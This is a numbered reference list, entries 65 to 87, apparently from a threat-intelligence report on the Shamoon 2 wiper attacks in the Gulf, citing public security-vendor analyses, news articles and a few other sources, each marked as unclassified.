[65] [WordReference.com | “Iraqi/Gulf Arabic: what شنو” | https://forum.wordreference.com/threads/iraqi-gulf-arabic-what-%D8%B4%D9%86%D9%88.726415/ | 21 August 2005 | Accessed on 27 September 2022 | The source is publicly available information and does not contain classification markings]

[66] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[67] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[68] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[69] [Symantec | A L Johnson | “Shamoon: Back from the dead and destructive as ever” | https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=ad6f8259-2bb4-4f7f-b8e1-710b35a4cbed&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68 | 30 November 2016 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[70] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[71] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[72] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[73] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[74] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 |

Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[75] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[76] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[77] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[78] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[79] [ArsTechnica | Sean Gallagher | “Shamoon wiper malware returns with a vengeance” | https://arstechnica.com/information-technology/2016/12/shamoon-wiper-malware-returns-with-a-vengeance/ | 1 December 2016 | Accessed on 22 July 2022 | The source is publicly available information and does not contain classification markings]

[80] [FireEye Threat Research, Advanced Malware | “FireEye Responds to Wave of Destructive Cyber Attacks in Gulf Region” | https://www.mandiant.com/resources/blog/fireeye_responds-wave-desctructive | 30 November 2016 | Accessed on 27 July 2022 via Wayback Machine | The source is publicly available information and does not contain classification markings]

[81] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[82] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[83] [MITRE | “Shamoon” | https://attack.mitre.org/software/S0140 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[84] [Security Intelligence | Kevin Albano, Limor Kessem | “The Full Shamoon: How the Devastating Malware was Inserted Into Networks” | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[85] [Infosec Resources | Pierluigi Paganini | “Shamoon Reloaded: the Mysterious Return of the Dreaded Wiper” | https://resources.infosecinstitute.com/topic/shamoon-reloaded-mysterious-return-dreaded-wiper/ | 1 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[86] [Sadara Chemical Company | https://twitter.com/Sadara/status/824269071176835072 | 25-26 January 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[87] [Al Arabiya English | “What is the Shamoon virus that has returned to hack Saudi networks?” | https://english.alarabiya.net/media/digital/2017/01/24/What-is-the-Shamoon-virus-that-has-returned-to-hack-Saudi-networks- | 20 May 2020 | Accessed on 1 September 2022 | The source is publicly available information and does not contain classification markings]